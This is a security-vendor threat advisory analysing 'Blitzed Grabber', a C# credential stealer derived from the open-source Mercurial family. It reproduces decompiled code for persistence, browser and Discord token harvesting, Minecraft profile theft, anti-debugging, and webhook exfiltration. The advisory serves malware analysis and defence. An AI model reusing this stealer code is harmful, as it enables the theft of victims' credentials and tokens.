
Open source stealer malware, Mercurial, for "educational purposes" spotted in the wild

securitynews.sonicwall.com/xmlpost/opensource-stealer-malware-mercurial-for-educational-purposes-spotted-in-the-wild



January 7, 2022

The SonicWall Capture Labs threat research team has come across data theft malware derived from the Mercurial password stealer family. This malware is open source and readily available on github for “educational purposes only”. Because it is open source, it can be easily customized and deployed with little programming expertise necessary. The malware is written in C# and is trivial to decompile.

Infection Cycle:

Upon infection, the malware copies itself to **%APPDATA\Local\Temp**. It also adds itself to the registry so that it is started after each reboot:

```
    public static void StartUp()
    {
      try
      {
        string path2 = Process.GetCurrentProcess().ProcessName + ".exe";
        File.Copy(Path.Combine(Environment.CurrentDirectory, path2), Path.GetTempPath()
+ path2);
        string str = Path.GetTempPath() + path2;
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\
\Microsoft\\Windows\\CurrentVersion\\Run", true))
          registryKey.SetValue("Blitzed Grabber", (object) ("\"" + str + "\""));
        Program.kekhook.SendContent(Abyzou.SimpleMessage("Blitz grabber", "**Added To
Startup On Victim**"));
      }
      catch (Exception ex)
      {
        Program.kekhook.SendContent(Abyzou.SimpleMessage("Blitz grabber", "**Failed To
Add Startup On Victim D:**"));
      }
    }
```

It scans the system for browser profile information:

```
internal class Lucifer
{
  public static List<string> target = new List<string>();

  private static void Scan()
  {
    string folderPath1 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    Lucifer.target.Add(folderPath1 + "\\Discord");
    Lucifer.target.Add(folderPath1 + "\\discordcanary");
    Lucifer.target.Add(folderPath1 + "\\discordptb");
    Lucifer.target.Add(folderPath1 + "\\\\Opera Software\\Opera Stable");
    Lucifer.target.Add(folderPath2 + "\\Google\\Chrome\\User Data\\Default");
    Lucifer.target.Add(folderPath2 + "\\BraveSoftware\\Brave-Browser\\User Data\\Default");
    Lucifer.target.Add(folderPath2 + "\\Yandex\\YandexBrowser\\User Data\\Default");
  }
```

In addition to searching for browser data, it also searches for Minecraft launch profile files and Discord Level DB files:

```
  private static void Minecraft()
  {
    string str = Asmodeus.appData + "\\.minecraft\\launcher_profiles.json";
    Console.WriteLine(str);
    Console.WriteLine("copy to : " + Asmodeus.tempFolder + "\\launcher_profiles.json");
    if (File.Exists(str))
    {
      File.Copy(str, Asmodeus.tempFolder + "\\launcher_profiles.json");
      Program.kekhook.SendData("**MINECRAFT**", "launcher_profiles.json", Asmodeus.tempFolder + "\\launcher_profiles.json",
"multipart/form-data");
    }
    else
      Program.kekhook.SendContent(Abyzou.SimpleMessage("**MINECRAFT**", "```Minecraft Not Found```"));
  }


public static List<string> SearchForFile()
{
  List<string> stringList = new List<string>();
  string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb\\";
  if (!Directory.Exists(path))
  {
    Console.WriteLine("Discord path not found");
    return stringList;
  }
  foreach (string file in Directory.GetFiles(path, "*.ldb", SearchOption.TopDirectoryOnly))
  {
    string str = File.ReadAllText(file);
    if (str.Contains("oken"))
    {
      Console.WriteLine(Path.GetFileName(file) + "added");
      stringList.Add(str);
    }
  }
  return stringList;
}
```

It contains a very basic level of antidebugging:

```
private static void AntiDebug()
{
  if (!Debugger.IsAttached)
    return;
  Environment.Exit(0);
}
```

```
private static void AntiProcessHacker()
{
  try
  {
    foreach (Process process in Process.GetProcessesByName("ProcessHacker"))
    {
      try
      {
        process.Kill();
        process.WaitForExit();
        Program.kekhook.SendContent(Abyzou.SimpleMessage("Blitzed Grabber", "Killed Process Hacker!"));
      }
      catch
      {
        Program.kekhook.SendContent(Abyzou.SimpleMessage("Blitzed Grabber", "Failed To kill process Hacker!"));
      }
    }
  }
  catch
  {
    try
    {
      Program.kekhook.SendContent(Abyzou.SimpleMessage("Blitzed Grabber", "Process Hacker Not Opened!"));
    }
    catch
    {
    }
  }
}
```

Any information that is gathered from the system is sent via an HTTP POST request to the operator:

```
    public void SendContent(string content)
    {
      try
      {
        WebRequest webRequest = WebRequest.Create(this.webhook);
        webRequest.ContentType = "application/json";
        webRequest.Method = "POST";
        using (StreamWriter streamWriter = new StreamWriter(webRequest.GetRequestStream
()))
          streamWriter.Write(content);
        webRequest.GetResponse();
      }
      catch
      {
      }
    }

    public void SendData(string msgBody, string filename, string filepath, string
application)
    {
      FileStream fileStream = new FileStream(filepath, FileMode.Open, FileAccess.Read);
      byte[] numArray = new byte[fileStream.Length];
      fileStream.Read(numArray, 0, numArray.Length);
      fileStream.Close();
      HttpWebResponse httpWebResponse = Lilith.MultipartFormDataPost(this.webhook,
"Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0", new
Dictionary<string, object>()
      {
```

SonicWall Capture Labs provides protection against this threat via the following signature:

GAV: Blitzed.N (Trojan)

This threat is also detected by **SonicWall Capture ATP w/RTDMI** and the **Capture Client** endpoint solutions.